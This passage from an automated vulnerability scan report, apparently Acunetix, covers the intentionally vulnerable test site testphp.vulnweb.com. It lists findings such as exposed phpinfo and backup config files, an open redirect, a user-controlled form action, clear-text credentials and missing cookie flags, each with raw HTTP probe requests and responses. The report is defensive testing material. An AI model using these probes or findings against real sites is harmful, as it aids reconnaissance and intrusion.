GET /secured/phpinfo.php HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:57:54 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

PHPinfo page found

Severity	**Medium**
Type	Validation
Reported by module	Scripting (PHPInfo.script)

Description

PHPinfo page has been found in this directory. The PHPinfo page outputs a large amount of information about the current state of PHP. This includes information about PHP compilation options and extensions, the PHP version, server information and environment (if compiled as a module), the PHP environment, OS version information, paths, master and local values of configuration options, HTTP headers, and the PHP License.

Impact

This file may expose sensitive information that may help an malicious user to prepare more advanced attacks.

Recommendation

Remove the file from production systems.

References

PHP phpinfo

Affected items

/secured/phpinfo.php

Details

phpinfo() page found at : /secured/phpinfo.php

Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:57:54 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

/secured/phpinfo.php

Details

Pattern found: <title>phpinfo()</title>

Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

Source code disclosure

Severity	**Medium**
Type	Validation
Reported by module	Scripting (Text_Search_File.script)

Description

Looks like the source code for this script is available. This check is using pattern matching to determine if server side tags are found in the file. In some cases this alert may generate false positives.

Impact

An attacker can gather sensitive information (database connection strings, application logic) by analyzing the source code. This information can be used to conduct further attacks.

Recommendation

Remove this file from your website or change its permissions to remove access.

References

[Source Code Disclosure Can Be Exploited On Your Website]

Affected items

/index.bak

Details

```
Pattern found: <?PHP require_once("database_connect.php"); ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false"
-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>Home of WASP Art</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.re ...
```

Request headers

```
GET /index.bak HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
```

```
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/plain
Content-Length: 3265
Last-Modified: Wed, 11 May 2011 10:27:48 GMT
Connection: keep-alive
ETag: "4dca64a4-cc1"
Accept-Ranges: bytes
```

/pictures/wp-config.bak

Details

```
Pattern found: <?php
// ** MySQL settings ** //
define('DB_NAME', 'wp265as');    // The name of the database
define('DB_USER', 'root');     // Your MySQL username
define('DB_PASSWORD', ''); // ...and password
define('DB_HOST', 'localhost');    // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase.  You won't have to remember the phrases later,
// so make them long and complicated.  You can visit http://api.wordpress.org/secret-key/1.1/
// to get keys generated for you, or just make something up.  Each key should have a different phrase.
define('AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('SECURE_AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('LOGGED_IN_KEY', 'put your unique phrase here'); // Change this to a unique phrase.

// You can have multiple installations in one database if you give each a unique prefix
$table_prefix  = 'w ...
```

Request headers

```
GET /pictures/wp-config.bak HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/plain
Content-Length: 1535
Last-Modified: Wed, 03 Dec 2008 14:37:43 GMT
Connection: keep-alive
ETag: "493699b7-5ff"
Accept-Ranges: bytes
```

URL redirection

Severity	**Medium**
Type	Validation
Reported by module	Scripting (XFS_and_Redir.script)

Description

This script is possibly vulnerable to URL redirection attacks.

URL redirection is sometimes used as a part of phishing attacks that confuse visitors about which web site they are visiting.

Impact

A remote attacker can redirect users from your website to a specified URL. This problem may assist an attacker to conduct phishing attacks, trojan distribution, spammers.

Recommendation

Your script should properly sanitize user input.

References

URL Redirection Security Vulnerability
HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics

Affected items

/redir.php

Details

URL encoded GET input r was set to http://www.acunetix.com

Request headers

```
GET /redir.php?r=http://www.acunetix.com HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:36 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: http://www.acunetix.com
Content-Length: 0
```

User credentials are sent in clear text

Severity	**Medium**
Type	Configuration
Reported by module	Crawler

Description

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users.

Impact

A third party may be able to read the user credentials by intercepting an unencrypted HTTP connection.

Recommendation

Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).

Affected items

/signup.php

Details

Form name: form1
Form action: http://testphp.vulnweb.com/secured/newuser.php
Form method: POST

Form inputs:

- uuname [Text]
- upass [Password]
- upass2 [Password]
- urname [Text]
- ucc [Text]
- uemail [Text]
- uphone [Text]
- uaddress [TextArea]
- signup [Submit]

Request headers

```
GET /signup.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5257
```

User-controlled form action

Severity	**Medium**
Type	Validation
Reported by module	Scripting (XFS_and_Redir.script)

Description

The Action URL parameter for one HTML form from this page is dirrectly controlled by user input. The Action parameter specifies the website where the user-submitted information is being sent. An attacker can provide a website controlled by him for the form action parameter and send this malicious link to your users. Any user who will click that link and submit the vulnerable form will send his information to the attacker.

Impact

Malicious users may poison the form action in order to conduct phishing attacks.

Recommendation

Your script should properly sanitize user input.

References

Forms in HTML documents
Phishing

Affected items

/showimage.php

Details

URL encoded GET input file was set to http://www.acunetix.com
Form name: <unnamed>, action: http://www.acunetix.com/

Request headers

```
GET /showimage.php?file=http://www.acunetix.com HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:43 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 33171
```

WS_FTP log file found

Severity	**Medium**
Type	Validation
Reported by module	Scripting (WS_FTP_log_file.script)

Description

WS_FTP is a popular FTP client. This application creates a log file named WS_FTP.LOG. This file contains sensitive data such as file source/destination and file name, date/time of upload etc.

Impact

This file may expose sensitive information that may help an malicious user to prepare more advanced attacks.

Recommendation

Remove this file from your website or change its permissions to remove access.

References

ws_ftp.log

Affected items

/pictures//WS_FTP.LOG

Details

Pattern found: 103.05.06 13:17

Request headers

```
GET /pictures//WS_FTP.LOG HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:58:02 GMT
Content-Type: text/plain
Content-Length: 771
Last-Modified: Fri, 23 Jan 2009 10:06:53 GMT
Connection: keep-alive
ETag: "497996bd-303"
Accept-Ranges: bytes
```

Clickjacking: X-Frame-Options header missing

Severity	**Low**
Type	Configuration
Reported by module	Scripting (Clickjacking_X_Frame_Options.script)

Description

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

The server didn't return an X-Frame-Options header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.

Impact

The impact depends on the affected web application.

Recommendation

Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.

References

The X-Frame-Options response header
Clickjacking
Original Clickjacking paper

Affected items

Web Server

Details

No details are available.

Request headers

```
GET / HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4170
```

Documentation file

Severity	**Low**
Type	Configuration
Reported by module	Scripting (Readme_Files.script)

Description

A documentation file (e.g. readme.txt, changelog.txt, ...) was found in this directory. The information contained in these files could help an attacker identify the web application you are using and sometimes the version of the application. It's recommended to remove these files from production systems.

Impact

These files may disclose sensitive information. This information can be used to launch further attacks.

Recommendation

Remove or restrict access to all documentation file acessible from internet.

Affected items

/.idea/Read Me.txt

Details

File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
 <head>
  <title>Request denied by WatchGuard HTTP Proxy</title>
 ...

Request headers

```
GET /.idea/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 1971
```

/.idea/scopes/Read Me.txt

Details

File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
 <head>
  <title>Request denied by WatchGuard HTTP Proxy</title>
 ...

Request headers

```
GET /.idea/scopes/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
```

```
Content-type: text/html; charset="utf-8"
Content-Length: 1985
```

/_mmServerScripts/Read Me.txt

Details

```
File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Request denied by WatchGuard HTTP Proxy</title>
 ...
```

Request headers

```
GET /_mmServerScripts/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 1993
```

/CVS/Read Me.txt

Details

```
File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Request denied by WatchGuard HTTP Proxy</title>
 ...
```

Request headers

```
GET /CVS/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 1967
```

/Flash/Read Me.txt

Details

```
File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Request denied by WatchGuard HTTP Proxy</title>
 ...
```

Request headers

```
GET /Flash/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 1971
```

/images/Read Me.txt

Details

File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Request denied by WatchGuard HTTP Proxy</title>
 ...

Request headers

```
GET /images/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 1973
```

/Mod_Rewrite_Shop/images/Read Me.txt

Details

File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Request denied by WatchGuard HTTP Proxy</title>
 ...

Request headers

```
GET /Mod_Rewrite_Shop/images/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 2007
```

/wvstests/pmwiki_2_1_19/Read Me.txt

Details

File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Request denied by WatchGuard HTTP Proxy</title>
 ...

Request headers

```
GET /wvstests/pmwiki_2_1_19/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 2005
```

/wvstests/pmwiki_2_1_19/scripts/Read Me.txt

Details

File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Request denied by WatchGuard HTTP Proxy</title>
 ...

Request headers

```
GET /wvstests/pmwiki_2_1_19/scripts/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 2021
```

/wvstests/Read Me.txt

Details

File contents (first 250 characters):<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Request denied by WatchGuard HTTP Proxy</title>
 ...

Request headers

```
GET /wvstests/Read Me.txt HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.0 400 Bad request: request protocol version denied
Content-type: text/html; charset="utf-8"
Content-Length: 1977
```

Hidden form input named price was found

Severity	**Low**
Type	Informational
Reported by module	Crawler

Description

A hidden form input named price was found. It's not recommended to hide sensitive information in hidden form fields.

Impact

User may change price information before submitting the form.

Recommendation

Check if the script inputs are properly validated.

Affected items

/product.php (bf4bb1e515b3710a881441fd37c85e8c)

Details

Form name: f_addcart
Form action: http://testphp.vulnweb.com/cart.php
Form method: POST

Form inputs:

- price [Hidden]
- addcart [Hidden]

Request headers

```
GET /product.php?pic=1 HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5641
```

Possible virtual host found

Severity	**Low**
Type	Configuration
Reported by module	Scripting (VirtualHost_Audit.script)

Description

Virtual hosting is a method for hosting multiple domain names (with separate handling of each name) on a single server (or pool of servers). This allows one server to share its resources, such as memory and processor cycles, without requiring all services provided to use the same host name.

This web server is responding differently when the Host header is manipulated and various common virtual hosts are tested. This could indicate there is a Virtual Host present.

Impact

Possible sensitive information disclosure.

Recommendation

Consult the virtual host configuration and check if this virtual host should be publicly accessible.

References

Virtual hosting

Affected items

localhost

Details

VirtualHost: localhost
Response: <p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>

Request headers

```
GET / HTTP/1.0
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:01 GMT
Content-Type: text/html
Content-Length: 612
Last-Modified: Mon, 06 May 2013 11:30:13 GMT
Connection: close
ETag: "51879445-264"
Accept-Ranges: bytes

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
```

```
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>
```

Session Cookie without HttpOnly flag set

Severity	**Low**
Type	Informational
Reported by module	Crawler

Description

This cookie does not have the HTTPOnly flag set. When a cookie is set with the HTTPOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.

Impact

None

Recommendation

If possible, you should set the HTTPOnly flag for this cookie.

Affected items

/

Details

Cookie name: "login"
Cookie domain: "testphp.vulnweb.com"

Request headers

```
GET / HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4170
```

/

Details

Cookie name: "mycookie"
Cookie domain: "testphp.vulnweb.com"

Request headers

```
GET / HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
```

```
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4170
```

Session Cookie without Secure flag set

Severity	**Low**
Type	Informational
Reported by module	Crawler

Description

This cookie does not have the Secure flag set. When a cookie is set with the Secure flag, it instructs the browser that the cookie can only be accessed over secure SSL channels. This is an important security protection for session cookies.

Impact

None

Recommendation

If possible, you should set the Secure flag for this cookie.

Affected items

/

Details

Cookie name: "mycookie"
Cookie domain: "testphp.vulnweb.com"

Request headers

```
GET / HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4170
```

/

Details

Cookie name: "login"
Cookie domain: "testphp.vulnweb.com"

Request headers

```
GET / HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
```

```
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4170
```

Broken links

Severity	**Informational**
Type	Informational
Reported by module	Crawler

Description

A broken link refers to any link that should take you to a document, image or webpage, that actually results in an error. This page was linked from the website but it is inaccessible.

Impact

Problems navigating the site.

Recommendation

Remove the links to this file or make it accessible.

Affected items

/medias/css/main.css

Details

For a complete list of URLs linking to this file, go to Site Structure > Locate and select the file (marked as "Not Found") > select Referrers Tab from the bottom of the Information pane.

Request headers

```
GET /medias/css/main.css HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/pictures/path-disclosure-unix.html
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 404 Not Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:55 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 570
```

/medias/js/common_functions.js

Details

For a complete list of URLs linking to this file, go to Site Structure > Locate and select the file (marked as "Not Found") > select Referrers Tab from the bottom of the Information pane.

Request headers

```
GET /medias/js/common_functions.js HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/pictures/path-disclosure-unix.html
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
